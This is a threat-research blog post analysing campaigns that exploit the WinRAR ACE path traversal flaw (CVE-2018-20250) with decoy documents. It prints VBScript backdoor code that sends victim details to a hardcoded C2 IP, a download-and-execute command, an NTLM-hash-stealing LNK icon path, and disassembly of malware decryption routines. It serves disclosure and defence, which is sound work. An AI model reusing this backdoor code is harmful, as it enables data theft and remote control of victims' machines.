WinRAR Zero-day Abused in Multiple Campaigns

fireeye.com/blog/threat-research/2019/03/winrar-zero-day-abused-in-multiple-campaigns.html

Threat Research Blog

March 26, 2019 | by Dileep Kumar Jallepalli
Vulnerability
Zero-day

WinRAR, an over 20-year-old file archival utility used by over 500 million users worldwide, recently acknowledged a long-standing vulnerability in its code-base. A recently published path traversal zero-day vulnerability, disclosed in CVE-2018-20250 by Check Point Research, enables attackers to specify arbitrary destinations during file extraction of 'ACE' formatted files, regardless of user input. Attackers can easily achieve persistence and code execution by creating malicious archives that extract files to sensitive locations, like the Windows "Startup" Start Menu folder. While this vulnerability has been fixed in the latest version of WinRAR (5.70), WinRAR itself does not contain auto-update features, increasing the likelihood that many existing users remain running out-of-date versions.

FireEye has observed multiple campaigns leveraging this vulnerability, in addition to those already discussed by 360 Threat Intelligence Center. Below we will look into some campaigns we came across that used customized and interesting decoy documents with a variety of payloads including ones which we have not seen before and the ones that used off-the-shelf tools like PowerShell Empire.


Campaign 1: Impersonating an Educational Accreditation Council

Infection Vector

When the ACE file Scan_Letter_of_Approval.rar is extracted with vulnerable WinRAR versions lower than 5.70, it creates a file named winSrvHost.vbs in the Windows Startup folder without the user's consent. The VBScript file is executed the next time Windows starts up.

Decoy Document

To avoid user suspicion, the ACE file contains a decoy document, "Letter of Approval.pdf", which purports to be from CSWE, the Council on Social Work Education as shown in Figure 1. This seems to be copied from CSWE website.


Letter of Approval.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools
Letter of Approval.... ×
1 / 2
151%
CSWE
COUNCIL ON SOCIAL WORK EDUCATION

Applying for Candidacy:


The program submits a *Letter of Institutional Intent*, the *Candidacy Eligibility Fee*, and a *Candidacy Eligibility Application* form with supporting materials. The associate director of the Department of Social Work Accreditation (DOSWA) works under the supervision of the director of the DOSWA to review the submission. When the associate director approves the *Letter of Institutional Intent* and *Candidacy Eligibility Application*, the program is asked to submit a *Benchmark I* document. The associate director reviews the *Benchmark I* document and works with the program to make certain it has fully addressed all of the requirements of the *Benchmark I*. After approving the *Benchmark I* document, the specialist recommends that the site visit coordinator of DOSWA arrange *Commissioner Visit I*. The date of *Benchmark I* approval determines the program's agenda date (February, June, or October).

The *Letter of Institutional Intent* and *Candidacy Eligibility Application* must be approved by the associate director in DOSWA before *Benchmark I* is submitted. Once the letter of intent and application are approved, the program director will receive an e-mail regarding the next step, which is the submission of the *Benchmark I* document for initial review and approval.

Figure 1: Decoy document impersonating CSWE

VBS Backdoor


The VBS file in the Startup folder will be executed by wscript.exe when Windows starts up. The VBS code first derives an ID for the victim using custom logic based on a combination of the ComputerName, Processor_identifier and Username. It obtains these from environment strings, as shown in Figure 2.



```
Function faikrhpqiw()
a = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings("%COMPUTERNAME%")
b = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings("%PROCESSOR_IDENTIFIER%")
c = CreateObject("WScript.Shell" ).ExpandEnvironmentStrings("%USERNAME%")
faikrhpqiw = irjojkdtogklg(a+b+c)
End Function
```

Figure 2: Deriving victim ID


Interestingly, the backdoor communicates with the command and control (C2) server using the value of the Authorization HTTP header using the code in Figure 3.



```
Function tmbbujaqdbuftqcn(ByVal myURL, ByVal ldrMsg)
Set yacjhaladnnu = CreateObject( "WinHttp.WinHttpRequest.5.1" )
yacjhaladnnu.SetTimeouts 1200000, 1200000, 1200000, 1200000
yacjhaladnnu.Open "GET", myURL, False
yacjhaladnnu.SetRequestHeader "User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" _
                              & "AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.32 Safari/537.36"
yacjhaladnnu.SetRequestHeader "Content-Type", "application/x-www-form-urlencoded"
yacjhaladnnu.SetRequestHeader "Accept", "*.*"
ldrMsg = rtuhjyfynemswrdcmww(ldrMsg, false)
yacjhaladnnu.SetRequestHeader "Authorization", ldrMsg
yacjhaladnnu.Send
tmbbujaqdbuftqcn = dnojhxcx(yacjhaladnnu.GetResponseHeader("Authorization"), false)
Set iwfxsupjisygutldqo = Nothing
End Function
```

Figure 3: Base64-encoded data in Authorization header

The VBS backdoor first sends the base64-encoded data, including the victim ID and the ComputerName, using the code in Figure 4.




```
Function eburhfjuridagutizjiy(ByVal A)
url = "http://185.162.131.92:80"
Set agevwesgwb = WScript.CreateObject( "WScript.Shell" )
hwInfo = Mid(CreateObject("WScript.Shell").ExpandEnvironmentStrings( "%COMPUTERNAME%" ),pxxdghjzcl,29)
idInfo = Mid(faikrhpqiw(),pxxdghjzcl,12)
ldrResponse = tmbbujaqdbuftqcn(url, "ID:"+idInfo+", PC:"+hwInfo)
```

Figure 4: Base64-encoded victim data

It then extracts the base64-encoded data in the Authorization header of the HTTP response from the C2 server and decodes it. The decoded data starts with the instruction code from the C2 server, followed with additional parameters.

C2 Communication


The malware reaches out to the C2 server at 185[.]162.131.92 via an HTTP request. Actual communication is via the Authorization field, as shown in Figure 5.



```
◢ Hypertext Transfer Protocol
  ▷ GET / HTTP/1.1\r\n
    Connection: Keep-Alive\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Accept: *.*\r\n
    Authorization: SUQ6MjU5Yjk2NjgwNDAwLCBQQzpXSU43WDg2\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.32 Safari/537.36\r\n
    Host: 185.162.131.92\r\n
```

Figure 5: Communication via Authorization field

Upon decoding the value of the Authorization field, it can be seen that the malware is sending the Victim ID and the computer name to the C2 server. The C2 server responds with the commands in the value of the Authorization HTTP header, as shown in Figure 6.



```
◢ Hypertext Transfer Protocol
  ▷ HTTP/1.1 400 Bad request\r\n
    Connection: close\r\n
    Content-Type: text/html\r\n
    Authorization: b2sgb2s=\r\n
    \r\n
    [HTTP response 1/1]
```

Figure 6: C2 commands in Authorization field

Upon decoding, the commands are found to be “ok ok”, which we believe is the default C2 command. After some C2 communication, the C2 server responded with instructions to download the payload from hxxp://185.49.71[.]101/i/pwi_crs.exe, which is a Netwire RAT.

Commands Supported by VBS Backdoor

Command	Explanation
d	Delete the VBS file and exit process
Pr	Download a file from a URL and execute it
Hw	Get hardware info
av	Look for antivirus installed from a predefined list.

Indicators

File Name	Hash/IP Address
Scan_Letter_of_Approval.rar	8e067e4cda99299b0bf2481cc1fd8e12
winSrvHost.vbs	3aabc9767d02c75ef44df6305bc6a41f
Letter of Approval.pdf	dc63d5affde0db95128dac52f9d19578

pwi_crs.exe	12def981952667740eb06ee91168e643
C2	185[.]162.131.92
Netwire C2	89[.]34.111.113


Campaign 2: Attack on Israeli Military Industry

Infection Vector

Based on the email uploaded to VirusTotal, the attacker seems to send a spoofed email to the victim with an ACE file named SysAid-Documentation.rar as an attachment. Based on the VirusTotal uploader and the email headers, we believe this is an attack on an Israeli military company.

Decoy Files

The ACE file contains decoy files related to documentation for SysAid, a help desk service based in Israel. These files are shown as they would be displayed in WinRAR in Figure 7.




Name	Size	Packed	Type	Modified
..			Local Disk	
C:			Local Disk	
About SysAid and our customer commitment.pdf	751,023	751,023	Adobe Acrobat Do...	2/21/2019 10:0...
Bug Fixes 17 - Cloud.pdf	166,467	166,467	Adobe Acrobat Do...	2/21/2019 10:0...
Cloud Release Notes _ SysAid.pdf	193,008	193,008	Adobe Acrobat Do...	2/21/2019 10:0...
Contact Us.png	216,226	216,226	PNG image	2/21/2019 10:0...
Contact Us.txt	152	152	Text Document	2/21/2019 10:0...
How to download SysAID 18 for Windows.txt	195	195	Text Document	2/21/2019 10:0...
InstandDemo-Preview.png	160,938	160,938	PNG image	2/21/2019 10:0...
Read up on SysAid.pdf	136,168	136,168	Adobe Acrobat Do...	2/21/2019 10:0...
Thumbs.db.lnk	957	957	Shortcut	2/21/2019 10:0...
Vendor-Landscape_Mid-Market-Service-Desk-Software.pdf	1,258,660	1,258,660	Adobe Acrobat Do...	2/21/2019 10:0...

Figure 7: Decoy files

Thumbs.db.lnk

This LNK file target is 'C:\Users\john\Desktop\100m.bat'. But when we look at the icon location using a LNK parser, as shown in Figure 8, it points to an icon remotely hosted on one of the C2 servers, which can be used to steal NTLM hashes.



Working Directory	C:\Users\john\Desktop
Relative Path	.\100m.bat
Icon Location	\\103.225.168.159\c$\windows\system32\PerfCenterCpl.ico


Figure 8: LNK parser output

SappyCache Analysis

Upon extraction, WinRAR copies a previously unknown payload we call SappyCache to the Startup folder with the file name ‘ekrnview.exe’. The payload is executed the next time Windows starts up.

SappyCache tries to fetch the next-stage payload using three approaches:


1) Decrypting a File: The malware tries to read the file at %temp%\..\GuiCache.db. If it is successful, it tries to decrypt it using RC4 to get the C2 URLs, as shown in Figure 9.



```
loc_140001E4E:             ; hProv
mov     rcx, [rsp+68h+phProv]
lea     rax, [rsp+68h+phHash]
xor     r9d, r9d           ; dwFlags
mov     qword ptr [rsp+68h+dwFlags], rax ; phHash
xor     r8d, r8d           ; hKey
mov     edx, 8004h         ; Algid
call    cs:CryptCreateHash
mov     rcx, [rsp+68h+phHash] ; hHash
xor     r9d, r9d           ; dwFlags
mov     rdx, rsi           ; pbData
lea     r8d, [r9+4]        ; dwDataLen
call    cs:CryptHashData
mov     r8, [rsp+68h+phHash] ; hBaseData
lea     rax, [rsp+68h+phKey]
mov     rcx, [rsp+68h+phProv] ; hProv
mov     r9d, 800000h       ; dwFlags
mov     edx, 6801h         ; Algid
mov     qword ptr [rsp+68h+dwFlags], rax ; phKey
call    cs:CryptDeriveKey
mov     rcx, [rsp+68h+phKey] ; hKey
xor     r9d, r9d           ; dwFlags
mov     [rsp+68h+pdwDataLen], rdi ; pdwDataLen
xor     edx, edx           ; hHash
mov     qword ptr [rsp+68h+dwFlags], rbx ; pbData
lea     r8d, [r9+1]        ; Final
call    cs:CryptDecrypt
mov     rcx, [rsp+68h+phHash] ; hHash
call    cs:CryptDestroyHash
mov     rcx, [rsp+68h+phProv] ; hProv
xor     edx, edx           ; dwFlags
call    cs:CryptReleaseContext
```

Figure 9: Decrypting file at GuiCache.db

2) Decrypting a Resource: If it is not successful in retrieving the C2 URL using the previous method, the malware tries to retrieve the encrypted C2 URLs from a resource section, as shown in Figure 10. If it is successful, it will decrypt the C2 URLs using RC4.




```
loc_140002A98:
mov     [rsp+38h+arg_8], rsi
lea     r8, Type        ; "IDR_RESOURCE"
mov     edx, 6Fh        ; lpName
mov     [rsp+38h+arg_10], rdi
mov     rcx, rbx        ; hModule
call    cs:FindResourceW
mov     rdi, rax
test    rax, rax
jz      loc_140002C10
```

```
mov     rdx, rax        ; hResInfo
mov     rcx, rbx        ; hModule
call    cs:LoadResource
test    rax, rax
jz      loc_140002C10
```

Figure 10: Decrypting a resource

3) Retrieving From C2: If it is not successful in retrieving the C2 URLs using those previous two methods, the malware tries to retrieve the payload from four different hardcoded URLs mentioned in the indicators. The malware creates the HTTP request using the following information:

